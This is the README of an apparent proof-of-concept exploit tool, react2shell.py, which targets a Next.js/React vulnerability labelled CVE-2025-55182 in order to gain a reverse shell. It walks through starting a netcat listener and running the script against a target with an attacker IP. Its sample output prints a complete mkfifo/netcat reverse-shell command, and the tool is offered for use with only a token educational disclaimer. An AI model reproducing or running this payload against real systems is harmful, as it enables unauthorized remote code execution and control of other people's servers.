This is an easy to use PoC script to exploit React2Shell-CVE-2025-55182 Nextjs vulnerability. This will help to gain a reverse shell.

🚀 React2Shell - (CVE-2025–55182) Exploit Script
🔥 Intro
This repository contains an exploit script for the React2Shell vulnerability (CVE-2025–55182), which targets a specific type of Node.js Prototype Pollution leading to Remote Code Execution (RCE).
The script is specifically designed to establish a Netcat reverse shell connection by injecting a malicious payload into the vulnerable application.
⚠️ Disclaimer
This tool is for educational and research purposes only.
⚙️ Prerequisites
- Python 3.x
requestslibraryInstallation
You can install the required Python dependency using
pip:pip install requests
🖥️ Usage
The script is a focused tool for gaining a reverse shell and requires 3 main parameters: the Target URL (
-u), your Local IP Address (-l), and the Listener Port (-p).1. Start Your Listener

Before running the exploit, you must set up a Netcat listener on your local machine to catch the incoming reverse shell connection.
# Start Netcat listener on port 9001 (or your custom port)
nc -lvnp 9001
2. Run the Exploit Script
Execute the script, providing the necessary arguments. If you omit the port (
-p), it will default to 9001.
Flag Argument Description Example -u--url(REQUIRED) The full URL of the vulnerable target. http://192.168.1.100:3000-l--local-ip(REQUIRED) Your attacker/listener IP address. 192.168.1.5-p--portThe port your listener is running on. 4444
Example Usage
To target

http://192.168.1.100:3000/and connect back to your listener at192.168.1.5:4444:python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444Expected Output
The exploit leverages the
execSyncfunction on the target, which typically blocks the server process. Therefore, a ReadTimeout is the expected sign of successful command execution.### 🔥 React2Shell - (CVE-2025–55182) ### By Hasa [*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/) [*] Local IP (-l): 192.168.1.5 [*] Port (-p): 4444 [*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f [*] Sending payload... [+] [+] Attack may be Successful! Check your Netcat Listner.If successful, you will see the shell connect on your Netcat listener.
🖼️ Help Menu
Running the script without arguments displays the banner and the mandatory usage instructions:
python react2shell.pyOutput:
### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)